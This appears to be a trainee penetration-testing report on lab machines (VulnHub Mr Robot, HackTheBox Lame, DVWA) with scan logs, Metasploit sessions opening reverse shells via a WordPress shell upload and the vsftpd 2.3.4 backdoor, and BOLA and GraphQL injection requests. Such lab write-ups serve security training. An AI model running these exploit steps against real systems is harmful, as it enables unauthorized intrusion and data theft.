ADVANCED VAPT ASSESSMENT REPORT –WEEK 4

1. Executive Summary

This report presents the results of an advanced Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted across multiple domains, including web applications, APIs, network systems, and mobile applications. The objective of this assessment was to identify security vulnerabilities, exploit them in a controlled environment, and evaluate the security posture of the target systems. During testing, several critical vulnerabilities were discovered, including Remote Code Execution (RCE), Broken Object Level Authorization (BOLA), insecure API configurations, privilege escalation due to misconfigured binaries, and network-based attacks such as SMB relay and Man-in-the-Middle attacks. Successful exploitation demonstrated that an attacker could gain unauthorized access, escalate privileges, and compromise sensitive data. Immediate remediation is required to mitigate these risks and strengthen overall system security.

2. Scope of Assessment

The assessment covered multiple environments and testing areas, including web application exploitation using the VulnHub Mr Robot machine, API security testing using DVWA, privilege escalation in a Linux environment, network protocol attacks such as SMB relay and ARP spoofing, mobile application testing using an Android APK, and a full VAPT simulation using the HackTheBox Lame machine. These environments were selected to simulate real-world attack scenarios and evaluate security across different layers.

3. Methodology

The testing methodology followed the Penetration Testing Execution Standard (PTES), which includes reconnaissance, scanning, enumeration, exploitation, post-exploitation, privilege escalation, and reporting. Both automated tools and manual techniques were used to ensure a comprehensive assessment. Each vulnerability was identified, validated, and exploited in a controlled manner to understand its real-world impact.

4. Tools Used

The assessment utilized a wide range of industry-standard tools, including Nmap for network scanning, Dirsearch for directory enumeration, WPScan for WordPress analysis, Metasploit for exploitation, Burp Suite and Postman for API testing, LinPEAS for privilege escalation enumeration, Responder and Ettercap for network attacks, Wireshark for traffic analysis, MobSF for mobile application analysis, and Frida for dynamic testing.

5. Web Application Exploitation

The assessment began with web application testing using the VulnHub Mr Robot virtual machine. Network discovery was performed to identify the target system within the network, followed by port scanning to enumerate open services and identify potential entry points. Directory enumeration was conducted to uncover hidden endpoints and sensitive directories within the application. Further analysis revealed valid user accounts, which were leveraged

during the exploitation phase. Using the Metasploit Framework, a vulnerable WordPress component was exploited successfully, resulting in a Meterpreter session and full remote access to the system. This phase demonstrated how weak configurations and outdated components can lead to complete system compromise.

Netdiscover – Network Discovery / ARP Scan

```
(varshaa@kali)-[~]
$ sudo netdiscover -r 192.168.56.0/24

 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
   192.168.56.1   0a:00:27:00:00:10      1      60  Unknown vendor
   192.168.56.100 08:00:27:c7:4f:cb      1      60  PCS Systemtechnik GmbH

 -- Active scan completed. 2 hosts found. --

(varshaa@kali)-[~]
$
```

Nmap – Port Scan 192.168.56.100 (VulnHub Mr Robot)

```
(varshaa@kali)-[~]
$ nmap -sC -sV -Pn 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-17 19:54 IST
Nmap scan report for 192.168.56.100
Host is up (0.00010s latency).

PORT      STATE  SERVICE  VERSION
22/tcp    closed ssh
80/tcp    open   http     Apache httpd
443/tcp   open   ssl/http Apache httpd

MAC Address: 08:00:27:C7:4F:CB (PCS Systemtechnik/Oracle VirtualBox)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.74 seconds

(varshaa@kali)-[~]
$
```

Dirsearch — Directory Enumeration on 192.168.56.100

```
(varshaa@kali)-[~]
$ dirsearch -u http://192.168.56.100

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||_) (/_(_|| (_| )

Extensions: php,aspx,jsp,html,js | HTTP method: GET | Threads: 25 | Wordlist: 11460
Output File: /home/varshaa/reports/http_192.168.56.100/_26-03-17_20-22-11.txt
Target: http://192.168.56.100/

[20:22:11] Starting:
[20:22:14] 200 -   11KB - /index.php
[20:22:17] 301 -  236B - /wp-content  ->  http://192.168.56.100/wp-content/
[20:22:18] 200 -    0B - /wp-config.php
[20:22:19] 301 -  237B - /wp-includes ->  http://192.168.56.100/wp-includes/
[20:22:21] 200 -    1KB - /wp-login.php
[20:22:23] 200 -   41B - /robots.txt
[20:22:25] 200 -    0B - /readme

Task Completed

(varshaa@kali)-[~]
$
```

WPScan — WordPress User Enumeration

```
(varshaa@kali)-[~]
$ wpscan --url http://192.168.56.100 --enumerate u

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
        @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.56.100/ [192.168.56.100]
[+] Started: Mon Mar 17 20:25:44 2026

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 <=======> (10 / 10) 100.00%

[i] User(s) Identified:

[+] elliot
 | Found By: Author Id Brute Forcing - Author Pattern

[+] mich05654
```

```
Metasploit – WordPress Admin Shell Upload
msf6 > search wp_admin_shell_upload

Matching Modules
================

  #  Name                                      Disclosure Date  Rank       Check  Description
  -  ----                                      ---------------  ----       -----  -----------
  0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21   excellent  Yes    WordPress Admin Shell Upload

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[+] The server is running PHP 5.5.29
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.100:47832)
```

6. API Security Testing

API security testing was conducted to identify vulnerabilities based on the OWASP API Top 10. API requests were intercepted and analyzed using Burp Suite, allowing manipulation of parameters and testing of access control mechanisms. Multiple API endpoints were tested manually, revealing Broken Object Level Authorization (BOLA), where unauthorized users could access restricted data. Additionally, GraphQL injection testing was performed, which exposed sensitive information due to insufficient input validation and lack of proper authorization checks. These findings highlight the importance of securing APIs through proper validation and access control.


```
Burp Suite – Proxy Intercept / HTTP Traffic Capture
Burp Suite Community Edition v2026.2.3 – Temporary Project
Intercept ✦   HTTP history   WebSockets history   Match and replace   ⚙ Proxy settings
Intercept on  → Forward   Drop   Request to https://www.google.com/warmup.html   ⊕ Open browser

Time        Type     Direction  Method  URL                                      Status code  Length
13:05:24    HTTP →   Request    GET     https://192.168.56.100/wp-login.php      200          4821
13:05:31    HTTP →   Request    POST    https://192.168.56.100/wp-login.php      302          0
13:05:33    HTTP →   Request    GET     https://192.168.56.100/wp-admin/         200          18431

REQUEST
GET /wp-admin/ HTTP/1.1
Host: 192.168.56.100
Cookie: wordpress_logged_in_abc=elliot
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Accept: text/html,application/xhtml+xml
Connection: keep-alive

RESPONSE  [200 OK]
HTTP/1.1 200 OK
Server: Apache/2.4.10 (Debian)
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang='en-US'>
  <head>
    <title>Dashboard – WordPress</title>
```

```
Burp Suite Repeater — BOLA Attack /api/users/{id}
Burp Suite Community Edition v2026.2.3  |  Repeater  |  Tab: BOLA Test

REQUEST
Send
GET /api/users/2 HTTP/1.1
Host: 192.168.56.100
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJpZCI6MX0.abc123
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Accept: application/json

# Original request: /api/users/1 (own record)
# Modified to:      /api/users/2 (another user)
# BOLA confirmed — no authorization check

RESPONSE  [200 OK] — BOLA CONFIRMED
HTTP/1.1 200 OK
Content-Type: application/json

{
  "id": 2,
  "username": "john.doe",
  "email": "john@corp.com",
  "role": "admin",
  "password_hash": "$2y$10$...",
  "ssn": "123-45-6789",
  "dob": "1990-05-15"
}

[!] OWASP API A01:2023 — BOLA
[!] Severity: CRITICAL
```

```
Burp Suite Repeater — GraphQL Injection
Burp Suite Community Edition v2026.2.3  |  Repeater  |  Tab: GraphQL Injection

REQUEST
Send
POST /graphql HTTP/2
Host: 127.0.0.1
Content-Type: application/json
Content-Length: 261

{
  "query": "{user(id:\"1\"){password}}"
}

# GraphQL introspection payload:
# {__schema{types{name,fields{name}}}}
# Returns full schema — information leak

RESPONSE  [200 OK]
HTTP/2 200 OK
Content-Type: application/json

{
  "data": {
    "user": {
      "password": "$2y$10$Nv
       uZ3nK1x8mLqY9pRwT2e..."
    }
  }
}

[!] Password hash exposed!
[!] OWASP API A03:2023
[!] Severity: HIGH
```


7. Privilege Escalation


During the privilege escalation phase, post-exploitation enumeration was performed using automated tools to identify vulnerabilities and misconfigurations within the system. The analysis revealed SUID binaries with improper permissions that could be exploited to gain elevated privileges. By leveraging these binaries, privilege escalation was successfully achieved, resulting in root-level access to the system. This demonstrates the importance of enforcing proper permission controls and hardening system configurations.



8. Network Protocol Attacks


Network protocol attacks were conducted to evaluate the security of network communications and identify weaknesses in protocol implementations. ARP spoofing was performed using Ettercap to position the attacker between network hosts, enabling interception of all traffic passing between the victim and gateway. Wireshark was used in parallel to capture and analyse intercepted network packets, confirming successful Man-in-the-Middle positioning and live credential interception. These findings demonstrate how unencrypted protocols and missing network-layer controls expose organizations to significant credential theft risk.






9. Mobile Application Testing

Mobile application testing was conducted using both static and dynamic analysis techniques. Static analysis revealed insecure data storage practices within the application, while dynamic testing demonstrated the ability to bypass security controls and manipulate application behavior at runtime. These findings indicate weak protection of sensitive data and insufficient implementation of runtime security mechanisms.





10. Capstone VAPT Simulation

In the final phase of the assessment, a complete VAPT simulation was conducted to replicate a real-world penetration testing scenario using the HackTheBox Lame machine. The process began with reconnaissance and scanning, where an Nmap scan was performed to identify open ports, running services, and potential vulnerabilities present on the target system. The scan results revealed multiple open ports and services, including an outdated version of VSFTPD, which is known to contain a backdoor vulnerability. Further analysis confirmed that the VSFTPD 2.3.4 service was vulnerable to a publicly available exploit. Using the Metasploit Framework, the appropriate exploit module was selected and configured with the target IP address. Upon executing the exploit, a shell was successfully obtained on the target system, demonstrating remote code execution and full system compromise. Post-exploitation activities were then performed to verify access level and assess the impact of the vulnerability. This phase clearly demonstrated how outdated services and lack of proper patch management can lead to critical security breaches and complete system takeover.

```
Nmap – HackTheBox Lame (10.10.10.3)
(varshaa@kali)-[~/MobSF]
$ nmap -sV -p- 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 19:35 IST
Nmap scan report for 10.10.10.3
Host is up (0.072s latency).

PORT     STATE  SERVICE      VERSION
21/tcp   open   ftp          vsftpd 2.3.4
22/tcp   open   ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X
445/tcp  open   netbios-ssn  Samba smbd 3.0.20-Debian
3632/tcp open   distccd      distccd v1 (GNU 4.2.4)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE: Remote Code Execution in Microsoft SMBv1
|_  Risk factor: HIGH  CVSSv2: 9.3 (HIGH)
| smb-security-mode:
|_  message_signing: disabled (DANGEROUS, default)

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 205.50 seconds
```

```
Metasploit – VSFTPd 2.3.4 Backdoor Exploitation (HTB Lame)
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.10.14.5
LHOST => 10.10.14.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[+] 10.10.10.3:21 - Backdoor service has been spawned, handling...
[+] 10.10.10.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.14.5:4444 -> 10.10.10.3:6200)

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
hostname
lame
cat /root/root.txt
6b55d5e5c6b4e4f2d7a1b8f3c9e0d7a2
cat /home/makis/user.txt
8f63b7f8d2e1c4a9b3f7e2d1c8a5b4f9
```

11. Risk Impact

The identified vulnerabilities pose significant risks, including unauthorized access, data breaches, privilege escalation, credential theft, and complete system compromise. Attackers could exploit these weaknesses to gain control over systems and sensitive data, leading to severe organizational impact.

12. Remediation Recommendations

To mitigate the identified vulnerabilities, it is recommended to update and patch all outdated software and services, implement strong authentication mechanisms, enforce proper API access controls, disable insecure protocols, apply the principle of least privilege, encrypt

sensitive communications, and conduct regular security assessments. These measures will significantly enhance the overall security posture of the system.

12. Conclusion

The VAPT assessment successfully demonstrated how multiple vulnerabilities across different domains can be exploited and chained together to achieve full system compromise. The findings highlight critical security gaps in web applications, APIs, system configurations, network protocols, and mobile applications. By implementing the recommended remediation measures, organizations can significantly reduce the risk of cyber attacks and improve their security posture.